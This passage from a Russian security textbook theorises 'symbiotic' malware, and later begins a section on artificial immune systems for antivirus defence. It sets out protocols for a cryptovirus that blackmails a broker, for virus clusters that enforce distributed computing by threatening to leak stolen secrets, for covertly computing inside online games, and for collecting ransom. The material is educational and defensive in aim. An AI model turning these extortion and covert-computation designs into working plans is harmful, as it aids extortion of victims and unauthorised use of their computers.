

Рис. 3.1. Схема взаимодействия узлов в протоколе электронного шантажа

В общем случае, когда предсказания роста и падения биржевых индексов случайны, большая часть всех сделок будет убыточной, и ВП будет терять больше денег, чем зарабатывать. Поскольку торгует она за счет брокера, то небольшие финансовые потери лягут на брокерскую фирму. Этот сценарий в табл. 3.2 описывает ячейка, лежащая на пересечении первого столбца и первой строки. Криптовирус рассчитывает, что его предписания будут исполнены и принесут ему некоторую выгоду, что символизирует единичный выигрыш ВП при выборе брокером первого столбца. Разглашение же секрета сильно ударит по репутации фирмы и нанесет ей большой урон. Проигрыш брокера при выборе ВП второй строки условно принят равным -10 (в десять раз больше, чем при кооперации). Вариант, при котором брокерская фирма отказывается сотрудничать, а ВП в ответ ничего не предпринимает, ничего не меняет.

Таблица 3.2

Игра с ненулевой суммой между ВП и брокером

	Брокер	
Криптовирус	1 \ - 1	0 \ 0
	1 \ -10	0 \ -10

Рассматриваемая игра, очевидно, является игрой с ненулевой суммой, и, казалось бы, имеет тривиальную стратегию. Брокеру следует удалить V_b и не поддаваться шантажу. Однако не следует забывать, что игра носит повторяющийся, итерационный характер. Если в данном раунде брокер выберет второй столбец (не кооперироваться), то на следующем этапе $V_{r,1}$ и $V_{r,2}$ ему «отомстят» и сыграют вторую строку. Оптимальной стратегией для брокерской фирмы с точки зрения минимизации проигрыша в итерационной игре будет постоянный выбор первого столбца, так как в этом случае криптовирус запрограммирован выбирать первую строку. Правда, при текущем выборе отношения коэффициентов a_2 и c_2, d_2 по прошествии десяти раундов суммарный проигрыш брокерской компании за всю игру станет больше, чем при однократном отказе от сотрудничества. Эта проблема также имеет решение.

Дело в том, что с течением времени ВП может повышать качество своих предсказаний, и на определенной итерации почти все ее сделки начнут приносить прибыль. Коэффициенты a_1, c_1 и a_2 в табл. 3.2 увеличатся и станут положительными. Брокерской фирме станет выгодно не только четко выполнять поступающие требования, но даже вкладывать в выбранные активы свои собственные средства. В результате ВП превратится в эффективного «внештатного» биржевого аналитика и финансового советника.

Но каким образом криптовирус сможет прогнозировать поведение рынка ценных бумаг? Во-первых, не стоит забывать, что зараженные криптовирусом машины представляют собой некое подобие большого распределенного кластера, который может включать тысячи узлов и проводить анализ больших объемов финансовой информации. Во-вторых, ВП способна обучаться, наблюдая за дей-

ствиями других биржевых игроков, и подражать наиболее успешным из них.

Примечательно, что сам автор ВП не может получить от атаки прямой выгоды, так как из соображений безопасности лишен возможности снимать заработанные средства со счета криптовируса. В планы злоумышленника в данной ситуации входит получение косвенного контроля над действиями брокерской фирмы. Он может удаленно и анонимно руководить действиями ВП, а через нее влиять на брокерскую компанию. Возможно, создатель криптовируса — владелец акционерного общества, которое выиграет от ажиотажной скупки своих акций, или он может быть специально нанят такой недобросовестной компанией. И напротив, возможно, атакующий преследует цель посеять хаос на бирже, инициировав массовые продажи активов многими жертвами, вызывая финансовый кризис.

3.2.3. Распределенные вычисления

Идея использовать сетевые РПВ для проведения распределенных вычислений не нова. К примеру, уже достаточно давно описан принцип использования вирусов для подбора ключа DES [96]. Аналогично ВП могут искать простые множители, вычислять дискретные логарифмы и решать другие вычислительно сложные задачи. Для этого им, очевидно, потребуется большой объем вычислительных ресурсов, потребление которых с большой вероятностью раскроет факт вирусного заражения.

В связи со своим скорым обнаружением вирусные кластеры распределенных вычислений явно выиграли бы от применения методов информационного шантажа, описанных ранее. Общий принцип остается тем же, однако в данном случае атаке подвержены не только брокерские фирмы, а вообще любые узлы, у которых есть некоторая ценная секретная информация D. Пусть во время этапа I криптовирусу удалось распространиться на N различных машин. В начале этапа III все множество допустимых решений приблизительно поровну делится на N частей, каждая

из которых передается одному из зараженных узлов для поиска решения задачи методом перебора. Обозначим через s_i начальный элемент множества, переданного вирусу V_i.

Для успеха атаки важно разделить части секретов $C_i, R_i, i = 0..(N-1)$ между всеми V_i равномерно и случайно. Иначе одна из вирусных копий будет перегружена и станет узким местом системы. Распределение украденной информации можно произвести, например, на основании случайных идентификаторов вирусов. Пример такого распределения приведен на рис. 3.2, где сетевые узлы обозначены окружностями, а идентификаторы — числами внутри них. В рассматриваемом примере сеть состоит из шести узлов, каждый из которых выдает по паре *C* и *R*. Узлы упорядочены по величине идентификатора *ID*.

Алгоритм пересылки частей секрета между узлами таков:

$$\forall\, i = 0..(N-1):\ C_i \to V_{(i+1) \bmod N},\ R_i \to V_{(i+2) \bmod N}\ .$$

Таким образом, каждый из узлов получает по одной части секрета от двух удаленных машин, причем у него нет возможности установить, от кого именно какое сообщение получено.



Рис. 3.2. Пример разделения секрета между узлами сети

Пусть для примера вирусный кластер решает задачу дискретного логарифмирования. Хозяину РПВ требуется найти такое *x*, что $y = g^x \bmod p$ для некоторых известных *g*, *y* и *p*. Тогда он формирует случайное $r < q$ и вычисляет $y_r = y \cdot g^r \bmod p$. Исходные данные для решения задачи в формате $\{ y_r, p, g, q, s_i \}$

отсылаются всем зараженным узлам. Если какому-нибудь из них удастся подобрать и опубликовать такое z, что $y_r = g^z \bmod p$, то только разработчик криптовируса сможет определить x по известному только ему r: $x = z - r$.

Рассмотрим более подробно принцип работы одной из вирусных копий V_i. Получив задание от своего создателя, она начинает последовательно проверять справедливость следующих равенств по модулю p:

$$y_r = g^{s_i}, \quad y_r = g^{s_i+1}, \quad y_r = g^{s_i+2}, \quad y_r = g^{s_i+3}$$

и так далее, пока не найдет искомое решение. Кроме этого, V_i периодически контролирует работоспособность узлов V_{i-1} и V_{i-2}. Проверка осуществляется следующим образом:

a) V_i выбирает случайные $r_1, r_2 < q$ и $j \in \{0, 1, 2, \ldots, 2^{20} - 1\}$;

b) V_i формирует случайный бит b;

c) V_i вычисляет $w = r_2^b \cdot (r_1 - j)^{\bar{b}} \bmod q, \quad t = y_r^b \cdot g^{r_1} \bmod p$;

d) V_i: $\{t, w\} \to V_{i-1}$;

e) в течение промежутка времени T V_{i-1} выполняет одно из следующих действий:

- высылает в ответ k, $k \in \{0, 1, 2, \ldots, 2^{20} - 1\}$, $t = g^{w+k} \bmod p$;
- посылает сообщение «Экспонента не найдена»;
- не отвечает вообще;

f) по прошествии времени T V_i выполняет одно из следующих действий:

- если ответа не поступило, то он раскрывает свою часть секрета V_{i-1};
- если $b = 1$ и в ответ было получено k, то он проверяет, что $g^{w+k} \bmod p = t = y_r \cdot g^{r_1} \bmod p$:

i. Если это верно, то V_i публикует $w + k - r_1 \equiv x + r \bmod q$.

ii. Если это неверно, то публикуется R_{i-1} или C_{i-1}.

- если $b = 1$ и в ответ было получено «Экспонента не найдена», то принимается, что $\forall k \in \{0, 1, 2, \ldots, 2^{20} - 1\}: \; t \neq g^{w+k} \bmod p$.
- если $b = 0$ и в ответ было получено сообщение «Экспонента не найдена» или такое k, что $k \neq j$, то раскрывается R_{i-1} или C_{i-1}.

Проверка V_{i-2} проходит аналогично.

Данный изощренный протокол необходим для предотвращения удаления V_{i-1} и V_{i-2} или их преднамеренной модификации, при которой они бы создавали только видимость полезных вычислений, постоянно выдавая случайные ответы или сообщения «Экспонента не найдена». При каждой очередной проверке вирус V_i способен выявить подобное нерегламентированное поведение с вероятностью 50 % и наказать нарушителя, раскрыв свою часть его зашифрованной конфиденциальной информации. Аналогичным образом поступит и второй хранитель секрета, выдавая вторую половину.

Интересной особенностью предложенной схемы является перенесение страха перед РПВ в сферу психологии человеческих взаимоотношений. Вирус существует за счет взаимных неприязни и недоверия различных незнакомых людей друг к другу. Ведь даже если администратор зараженной машины i найдет криптовирус, разберется в чем дело и уничтожит C_{i-1} и R_{i-2}, тем самым оказывая услугу пользователям $i - 1$ и $i - 2$, у него не будет никакой гарантии, что так же благородно себя поведут администраторы $i + 1$ и $i + 2$ по отношению к нему самому.

Можно предложить еще один вариант организации симбиотических вирусных систем распределенных вычислений, который в еще большей степени опирается на человеческие слабости. Такая система даже не будет являться РПВ в строгом смысле этого термина. Да и от вирусного принципа саморепликации можно отказаться, предоставив пользователям возможность самостоя-

тельно распространять криптотрояны между собой, чем они и будут заниматься с большим энтузиазмом.

В последнее время широкое распространение получают всевозможные сетевые многопользовательские компьютерные игры. По самым скромным оценкам западных специалистов, к концу 2007 г. активными пользователями Интернет-игр во всем мире являлись около 200 млн (!) человек, причем в течение последних лет ежегодный прирост их числа составлял более 8 %. Проблемы гигантского количества игроков (в 1,5 раза больше всего населения России) усугубляются тем, что многие из них испытывают настоящую наркотическую зависимость, проводя за online-играми много часов в день, пренебрегая при этом даже самыми базовыми человеческими потребностями. Зафиксированы случаи смерти людей, проведшими за компьютером несколько суток безотрывочно. Эксперты оценивают игроманию как настоящую психическую болезнь, находящуюся в состоянии пандемии всемирного масштаба.

С учетом сложившейся ситуации, существующие многопользовательские сетевые игры могут быть признаны РПВ даже без каких-либо ухищрений. Достаточно допущения, что прилагательное «разрушительные» имеет отношение не только к компьютерным системам, но и к человеческой психике. Между тем, именно online-игры как ничто другое подходят для внедрения скрытых распределенных функциональных возможностей. В силу своей организации подобные системы в процессе игры требуют постоянного выхода в сеть и генерируют большой сетевой трафик, назначение которого не разглашается. Игровые клиенты, размещаемые на компьютерах пользователей, зачастую представляют собой сложные закрытые программные комплексы с недокументированным принципом функционирования, модификация которых строго запрещена.

Все вышеперечисленное позволяет организовать эффективную систему распределенных вычислений, состоящую из центрального игрового сервера и клиентских программ на удаленных машинах игроков. Далеко не всегда компьютерные игры в процессе работы

полностью загружают аппаратные ресурсы компьютера. Скорее наоборот, основная нагрузка в большей степени ложится на память и периферийные устройства, тогда как часть вычислительной мощности процессора остается невостребованной. Это время простоя центрального процессора могло бы быть потрачено с пользой, если бы игровой сервер, помимо выполнения своих основных функций по обеспечению игрового процесса, передавал бы каждому из своих клиентов небольшое вычислительное задание. Контроль правильности расчетов проводился бы аналогично случаю распределенного вирусного кластера.

Следует особо отметить, что между качеством развлекательного приложения и его требовательностью к аппаратным ресурсам нет прямой зависимости, а, значит, возможно разработать многопользовательскую компьютерную игру, которая была бы интересной и пользовалась бы большой популярностью в широких кругах пользователей и при этом оставляла бы много невостребованных ресурсов для нужд полезной работы. При вовлечении в систему достаточно большого числа игроков может получиться, что финансовая прибыль от проводимых вычислений будет полностью покрывать все затраты на содержание игровой инфраструктуры, и тогда игру можно сделать полностью бесплатной. Если потенциальным клиентам не придется покупать клиентское программное обеспечение и оплачивать время доступа к игровому серверу, то это непременно положительно скажется на популярности игры, привлекая все больше новых узлов в распределенный кластер.

В результате возникает система, в которой не ущемляются интересы ни одного из участников. Каждой из сторон выгодно сотрудничать друг с другом. Каждый идет на это по собственному желанию и сам отвечает за свои действия. Примечательно, что в общем случае не важно, осведомлены ли пользователи о своем участии в кластере, или распределенные вычисления проводятся скрытно. Низкоприоритетный фоновый процесс, на первый взгляд обрабатывающий какую-то информацию для нужд игры, вряд ли вызовет какие-то подозрения.

Проблема обоснования экономической эффективности подобного проекта сложна и требует отдельного всестороннего исследования. Тем не менее, логично напрашивается вопрос: если такая схема действительно прибыльна, то неужели ее до сих пор не использует никакая из компаний, предоставляющих услуги Интернет-развлечений? Можно только гадать, какой бы разразился скандал, если бы выяснилось, что кто-либо из современных лидеров в области сетевых игр использует излишки ресурсов процессора, например, для подбора секретных ключей криптоалгоритмов.

3.2.4. Безопасный выкуп

Вернемся к рассмотрению криптовируса, «берущего в заложники» какую-либо ценную пользовательскую информацию. Ранее при описании такого криптотрояна намеренно умалчивалась одна немаловажная проблема. Трудность в том, что создатель криптовируса и его жертва, очевидно, совершенно не доверяют друг другу. А раз так, то, следовательно, ни у кого из них нет гарантии честности своего оппонента. Жертве, заплатившей выкуп, остается только уповать на добропорядочность злоумышленника, к чему, правда, нет никаких предпосылок. Значит, жертва будет тянуть время, стараясь добиться уступок со стороны атакующего. Вымогатель же на уступки не пойдет, потому что если жертве удастся вернуть себе «заложника» до выплаты денег, то ни о каком выкупе больше не будет и речи.

Единственный выход из этой, казалось бы, патовой ситуации — превратить обычный криптовирус в симбиотический так, чтобы как злоумышленнику, так и его жертве было бы выгодно «играть по правилам» и проводить выкуп без обмана. Для этого наилучшим образом подходит специально разработанный протокол электронной торговли без третьей доверенной стороны, подробное описание которого содержится в приложении 4.

Протокол построен таким образом, что между разработчиком РПВ и его жертвой инициируется настоящая игра с ненулевой суммой, для которой наиболее оптимальной стратегией является

взаимная кооперация. Жертва точно знает, какая именно секретная информация была зашифрована, и всегда может проверить по алгоритму работы криптовируса, что к выкупу предлагается верная криптограмма, а не просто случайная строка байт. Благодаря этому при обмене не возникает проблемы «кота в мешке» и применение первого варианта протокола можно считать вполне достаточным. Технические аспекты реализации первого варианта протокола электронной торговли подробно изложены в работе [12], далее будут затронуты лишь общие моменты и некоторые частные вопросы применения протокола при создании РПВ.

В ходе подготовительной стадии в начале протокола криптовирус обеспечивает необходимые условия для последующего взаимодействия двух заинтересованных сторон. Он, как и раньше, зашифровывает конфиденциальную информацию на случайном ключе по симметричному алгоритму, а сам ключ шифрования — на открытом ключе злоумышленника. Кроме этого, вирус должен уведомить пользователя о факте захвата данных и подробно его проинструктировать обо всех дальнейших действиях во избежание недопонимания сложившейся ситуации. Затем путем некоторых операций в соответствии с протоколом на стороне атакующего подготавливается массив затемненных сообщений, в одном из которых находится требуемый жертве ключ, причем затемнение с сообщений может снять только сама жертва, а злоумышленник не знает номера сообщения с ключом в массиве.

По завершении подготовительной стадии начинается собственно игра, в ходе которой жертве предлагается переслать атакующему некоторую небольшую сумму денег, а атакующему — выслать жертве одно произвольное сообщение из массива. Таким образом, за скромную плату жертва получает шанс выиграть сразу весь «приз» (ключ шифрования), однако, поскольку продажа каждого из сообщений массива равновероятна, этот шанс будет невелик. Если обе стороны согласились с правилами, и жертве не удалось выкупить ключ, то раунд игры может быть повторен еще раз.

Криптографический алгоритм, положенный в основу протокола, гарантирует, что ни одна из сторон не сможет обмануть другую. Если кто-либо из участников попытается смошенничать и нарушит правила, то второй участник моментально об этом узнает и предпримет соответствующие меры для наказания нарушителя. В результате оба участника протокола будут вынуждены честно повторять игровые раунды до тех пор, пока жертва не добьется желаемого и не выкупит свой секрет. Возможные исходы одного *i*-го раунда игры приведены в табл. 3.3.

Таблица 3.3

Возможные исходы одного *i*-го раунда игры

	Жертва	
Атакующий	1 \ $S\,F(i)$ - 1	0 \ $S\,F(i)$
	1 \ -1	0 \ 0

Игра, описанная в табл. 3.3, имеет ряд условностей. Пусть захваченные криптовирусом данные оцениваются в S рублей. Тогда ВП подготавливает для выкупа $2S$ сообщений. Злоумышленник и его жертва договариваются, что каждое сообщение будет стоить 1 рубль. Рассмотрим возможные варианты поведения игроков и получаемые ими при этом выигрыши.

Наиболее очевидный способ игры — это играть обоим игрокам по правилам. В этом случае атакующий зарабатывает один рубль за одно сообщение, а результат жертвы будет складываться из выплаты атакующему и возможного выигрыша всей стоимости S. Обозначим через $F(i)$ функцию вероятности выигрыша и определим ее следующим образом:

$$F(i) = \begin{cases} 1 & \text{с вероятностью } \dfrac{1}{2S+1-i} \\ 0 & \text{с вероятностью } \dfrac{2S-i}{2S+1-i} \end{cases} \quad 1 \le i \le 2S\,.$$

Тогда, умножив эту функцию на S, получим прибыль жертвы на итерации i. Вероятность выигрыша определяется из следующих соображений. Игра продолжается до тех пор, пока не будет выкуп-

лено единственное полезное сообщение, следовательно, на всех раундах до *i*-го из массива удалялись сообщения-пустышки. Вероятность выбора одного нужного сообщения из *n* одинаковых равна $\frac{1}{n}$. Поскольку на *i*-й итерации в массиве остается $2S + 1 - i$ сообщений, вероятность получения сообщения с ключом будет составлять $\frac{1}{2S+1-i}$. Нетрудно увидеть, что с каждой новой попыткой шансы жертвы растут. В конечном итоге, вероятность достигает 1, и жертва все-таки рано или поздно добивается желаемого.

Здесь будет уместным сравнение выкупа ключа с беспроигрышной лотереей. Вопрос лишь в том, сколько лотерейных билетов придется купить. Вплоть до некоторого раунда жертва будет постоянно проигрывать, теряя по небольшой сумме денег, однако затем «выиграет» сразу всю выкупаемую информацию. В среднем для этого потребуется приобрести половину всего массива сообщений, т.е. заплатить *S* рублей.

Стоит заметить, что злоумышленник, стремящийся получить с жертвы наибольшую сумму денег, будет стараться растянуть игру как можно дольше. Организация протокола гарантирует, что единственным способом продления игры со стороны продавца ключа будет только тщательное соблюдение правил. Если атакующий попытается схитрить и сыграет на каком-либо раунде вторую строку в табл. 3.3, обман будет сразу же раскрыт, и жертва прекратит игру. Атакующий потеряет всю потенциальную прибыль, которую мог бы получить, если бы играл честно. Аналогичная ситуация произойдет, если смошенничает жертва, выбрав в свой очередной ход второй столбец. Выкуп будет сорван, и злоумышленник просто присвоит все деньги, переданные ему в предыдущих раундах.

Особенностью рассматриваемого протокола является недетерминированность суммы выкупа. Создатель криптовируса не знает заранее, сколько именно денег ему удастся получить с каждой жертвы, он способен только управлять математическим ожиданием и дисперсией суммы своей добычи. Аналогично,

жертва может лишь приблизительно оценить, во сколько ей обойдется выкуп своих секретных данных. Эта та плата, которую обе стороны платят за гарантии взаимной честности и безопасности обмена.

Выводы

Для заблаговременного выявления и предупреждения потенциальных угроз, которых можно ожидать от РПВ в будущем, специалистам по информационной безопасности следует находиться в курсе современных тенденций в развитии вредоносного ПО и изобретать адекватные средства противодействия им.

Описаны особенности применения во вредоносном ПО последних достижений в различных областях криптологии. Упреждающее исследование подобных тенденций – жизненно важная задача, стоящая перед специалистами по информационной безопасности. Только выработка эффективных методов противодействия вредоносному ПО, использующему стохастические методы при своем функционировании, поможет в будущем удержать ситуацию под контролем и уберечь критически важные информационные системы от новых, пока непредвиденных угроз.

Анализируется недавно зародившееся явление – так называемые *симбиотические* РПВ, коренным образом меняющие наши привычные представления о вредоносных программах. В ходе изложения отличительных особенностей этой разновидности РПВ приводится ряд гипотетических примеров, которые хоть пока и не реализованы практически, но могут быть построены в любой момент.

Контрольные вопросы

1) Как вы понимаете термин «клептография»? Приведите примеры, иллюстрирующие данное понятие.

2) Что такое недоказуемое шифрование?

3) Что такое криптовычисления?

4) Каким образом можно получить запись из базы данных таким образом, чтобы не раскрывать, какая именно запись была получена?

5) Что такое отрицаемое шифрование?

6) Какие программы называют симбиотическими?

7) Приведите примеры симбиотических РПВ.

8) Каким образом можно использовать сетевые РПВ для проведения распределенных вычислений?

9) Предположим, что улучшенный криптотроян применяет плохой генератор случайных чисел и сеансовые ключи k, сформированные на разных компьютерах, оказываются одинаковыми. Какие последствия это может иметь?

10) Какие методы противодействия автоматической рассылке сообщений вы знаете?

11) Пусть в реализацию криптосчетчика вкралась ошибка, и функция инкремента рассчитывается по формуле $c_i = c_{i-1} \cdot u_i^n \bmod n^2$. Какое число будет зашифровано в счетчике после k тактов его работы?

12) Какой результат будет получен на выходе алгоритма *ResponseRetriever* протокола TPIR, если запрашиваемому тегу t_i будут соответствовать несколько различных векторов данных $\vec{b}_i'$ и $\vec{b}_i''$?

13) В чем различие между принципами недоказуемого и отрицаемого шифрования?

14) Какому риску подвергаются вредоносные программы, участвующие в протоколе информационного шантажа, при использовании ими некачественных генераторов случайных чисел?

15) Какую роль в протоколе контроля работоспособности узлов распределенных вычислений играет случайный бит b?

16) С какой вероятностью для достижения своих целей в протоколе безопасного выкупа жертве придется купить не более k сообщений ($1 \le k \le 2S$)?

4. ПЕРСПЕКТИВНЫЕ МЕТОДЫ ПРОТИВОДЕЙСТВИЯ ВРЕДОНОСНЫМ ПРОГРАММАМ

4.1. Иммунологический подход к антивирусной защите

4.1.1. Понятие иммунной системы

Нетрудно заметить, что с течением времени технологии, используемые при создании вредоносного программного обеспечения, становятся все более изощренными. Разрушающие программные воздействия (РПВ) все меньше полагаются на те или иные действия (или бездействие) человека, максимально автоматизируя свое поведение. В связи с этим единственная возможность обеспечить своевременный ответ на новые угрозы заключается в исключении конечных пользователей из цепочки реакции на появляющиеся РПВ.

Кроме того, зачастую именно человеческий фактор становится ахиллесовой пятой любого комплекса средств противодействия вредоносным программам. Снятием с оператора системы безопасности большей части рутинной работы можно одновременно добиться как увеличения гибкости и оперативности принятия решений, так и минимизации риска ошибочных действий. Повышение степени автоматизации ведет к росту надежности защиты в целом. По пути все большей автоматизации и интеграции своих продуктов идет большинство производителей антивирусного ПО.

Существующие на данный момент решения по защите компьютерных систем можно сравнить скорее с профилактическими мерами, подобно правилам общей гигиены, или с лекарствами, которые помогают укрепить организм только от определенной болезни. У живых существ от природы есть более совершенное средство, способное справиться с неизвестными заболеваниями, — иммунитет. Технические системы, заимствующие у природы основные принципы иммунитета, называют *искусственными иммунными системами* (англ. AIS – Artificial Immune Systems). Алгоритмы AIS постепенно находят применение при распознавании образов, в управ-

лении роботизированными комплексами, в некоторых оптимизационных задачах, поиске и устранении неисправностей (в том числе и аппаратных), биоинформатике и многом другом.

Естественная иммунная система представляет собой полностью децентрализованную распределенную структуру, которая реализует многоуровневую защиту организма хозяина от воздействия патогенов (бактерий, вирусов, простейших и червей). Эти организмы вызывают иммунный ответ и поэтому называются антигенами. Основная роль иммунитета заключается в распознавании всех клеток или молекул организма и классификации их как «своих» или «чужих».

Основным типом клеток, участвующих в иммунном ответе и обладающих свойствами специфичности, разнообразия, памяти и ассоциативности, являются лимфоциты. В-лимфоциты, формирующиеся в костном мозге (от англ. Brain – мозг), производят молекулы-антитела определенного вида. Согласно грубой оценке, в организме человека имеется порядка 10^7 различных типов В-лимфоцитов, каждый из которых производит Y-подобные антитела с контактными областями уникальной пространственной структуры. В связи с этим правомерно утверждать, что каждый из типов В-лимфоцитов «отвечает» за какой-либо один антиген.

При попадании антигена в организм лишь малая часть клеток иммунной системы способна к его распознаванию. Однако связывание с антигеном стимулирует процессы размножения и дифференцировки В-лимфоцитов, приводя к образованию клонов активизированных клеток (или антител). Это происходит в результате действия так называемых Т-лимфоцитов, вырабатывающих особые сигнальные молекулы цитокины, которые возбуждают находящиеся поблизости В-лимфоциты. Помимо этого, Т-лимфоциты способны распознавать и уничтожать те клетки хозяина, которые уже были подвержены заражению.

Подвергнувшись атаке комплиментарных антител, антиген начинает напоминать дикобраза, покрытого многочисленными тонкими иглами с константными областями на концах. Константные области В-лимфоцитов особенно привлекательны для макрофагов –

клеток, фагоцитирующих, или переваривающих, атакованные патогены. Процесс обнаружения и уничтожения антигенов в иммунной системе схематично представлен на рис. 4.1.



Рис. 4.1. Процесс обнаружения и уничтожения антигенов

Новые клетки появляются в результате рекомбинации генов в костном мозге, а также в процессе мутаций активированных клеток при их размножении. Несмотря на то, что ежедневно образуется огромное множество новых лимфоцитов, большинство из них так никогда и не вступает во взаимодействие и при отсутствии стимуляции вскоре погибает. Прежде чем новые Т-лимфоциты, полученные при рекомбинации генов, допускаются к тканям организма, они подвергаются отбору в тимусе (от лат. Thymus). В ходе отбора отсеивается свыше 95 % клеток. Удаляются те Т-лимфоциты, которые слишком сильно реагируют на собственные антигены организма-хозяина либо не взаимодействуют с ними вовсе.

Характерно, что в процессе борьбы с патогеном могут также разрушаться и клетки хозяина. Процесс разрушения собственных клеток может выйти из-под контроля и породить аутоиммунные заболевания, например рассеянный склероз, выражающийся в уничтожении здоровых нервных клеток иммунной системой самого организма.

Естественная иммунная система обладает следующими основными свойствами [18]:

- она является распределенной и децентрализованной;

- в ее состав наравне с эффекторами, такими как макрофаги и антитела, входят и «части управления», представленные Т-лимфоцитами;
- клетки иммунной системы являются самостоятельными высокоорганизованными живыми существами;
- против разных патогенов эффективны различные комбинации защитных механизмов системы;
- даже в ходе короткой инфекции патогены способны изменять свою внешнюю оболочку, противодействуя распознаванию иммунной системой;
- сталкиваясь с потенциально бесконечным числом различных «противников», каждый из которых по-разному устроен и применяет собственную уникальную тактику, иммунная система автоматически использует против каждого патогена адекватные по времени и силе воздействия средства защиты;
- неподходящая реакция иммунной системы может привести к истощению ресурсов и снижению уровня защиты, вплоть до смерти организма-хозяина.

4.1.2. Первый практический опыт

Неудивительно, что многие из вышеприведенных характеристик иммунной системы в точности соответствуют требованиям, предъявляемым к эффективной и надежной системе защиты от РПВ. Усмотрев эту многообещающую аналогию, корпорация IBM приняла решение образовать научную группу под руководством Д.О. Кефарта, которая первой в мире занялась целенаправленными исследованиями в области компьютерных иммунных систем. Результаты изысканий этой группы должны были лечь в основу разработки коммерческого антивирусного пакета. Проект был в целом завершен и вошел в стадию пилотных испытаний в 1997 г. [56].

Прототип «иммунной системы для киберпространства» по замыслу своих создателей должен был автоматически генерировать и распространять информацию для распознавания и удаления виру-

сов в течение нескольких минут с момента их первого обнаружения в сети. Антивирус, который был реализован в рамках рабочего проекта корпорации IBM, обладал тремя характерными свойствами, присущими естественной иммунной системе позвоночных животных: автономностью, врожденным и адаптивным иммунитетом. При этом конструкция искусственной иммунной системы и ее отдельных составляющих была защищена шестью патентами США.

Между тем, стоит заметить, что сходство данной системы защиты с природной иммунной системой было только внешним. При проектировании своего антивирусного средства разработчики не попытались использовать иммунологические механизмы, отточенные природой в ходе эволюции. Подмеченные аналогии оставались лишь красивыми метафорами, а воплощенные решения были приближены к существовавшим реалиям.

Несмотря на то, что практическое содержание работы за прошедшее десятилетие полностью морально устарело, полученные результаты сохранили теоретическую значимость. Создание полноценной компьютерной иммунной системы все еще остается делом будущего, хотя общее представление о структуре такой системы уже в целом сложилось.

4.1.3. Пути дальнейшего развития

В отличие от Д.О. Кефарта, работавшего над проектом антивируса IBM, научная группа под руководством доктора С. Форрест из Университета Нью-Мексико подошла к построению компьютерной иммунной системы с большей последовательностью. Исследователи поставили своей целью реализацию искусственной системы по наиболее возможной аналогии с естественным иммунитетом [46]. По их мнению, именно иммунологические методы защиты, без которых немыслимо существование позвоночных животных, как ничто другое способствуют решению задач, стоящих перед эффективными компьютерными антивирусами. К числу важных и полезных свойств иммунной системы С. Форрест относит следующие.

Многоуровневость защиты. Организм отгорожен от внешней среды несколькими слоями системы защиты, среди которых есть как пассивные, такие как кожа, так и адаптивные, например температура тела или иммунная система.

Распределенность подсистем обнаружения и памяти. Не существует единого центра, который бы определял место и силу реакции. Успех иммунного ответа обеспечивается локальным взаимодействием отдельных детекторов и аффекторов, переменными скоростями деления и отмирания клеток, благодаря чему ресурсы концентрируются именно там, где это необходимо, а система в целом оказывается устойчивой даже при удалении большинства органов.

Индивидуальность методик распознавания. В природе нет совершенно одинаковых животных, как и не бывает двух полностью идентичных компьютерных систем. Каждому индивиду походит свой уникальный набор детекторов, подстроенных под его нужды.

Выявление неизвестных угроз. Иммунная система способна запоминать прошедшие инфекции и впоследствии реагировать на них гораздо активнее. При этом, если угроза встречается впервые, то для противодействия ей вырабатываются новые детекторы.

Несовершенство обнаружения. Не все антигены реагируют с детекторами полностью. Возможно частичное взаимодействие. Благодаря распределенности иммунной системы требуемые аффекторы концентрируются в необходимом месте, причем некоторые детекторы отвечают сразу нескольким антигенам.

Новаторство подхода группы С. Форрест заключается в том, что они рассматривали некоторое множество компьютеров, объединенных в локальную сеть, как единый организм, защищаемый общей иммунной системой. Каждый компьютер в такой системе выявлял бы и уничтожал попадающие к нему РПВ, а также помогал бы бороться с вирусами соседним узлам в сети. По замыслу разработчиков антивирус должен был быть максимально распределенным и децентрализованным, так что даже вывод из строя многих сетевых узлов не подорвал бы безопасности оставшихся.

Логичным продолжением такой стратегии было предложение о вынесении некоторых антивирусных функций на общесетевой

уровень. Большая часть деструктивных программ могла бы быть выявлена и обезврежена еще на входе в защищаемую сеть, не успев причинить никакого вреда. Помимо этого, сетевая иммунная система могла бы позаботиться о таких угрозах, как несанкционированное подключение к сети, хакерская атака или кража трафика. Так впервые было сформулировано чрезвычайно модное сегодня понятие интегрированной системы защиты.

При многослойной защите разные уровни подстраховывают друг друга. Если даже вирусу удастся проникнуть в сеть, миновав систему обнаружения вторжений, он будет обнаружен антивирусным сканером, либо антивирусным монитором при попытке выполнения деструктивных действий.

4.1.4. Архитектура компьютерной иммунной системы

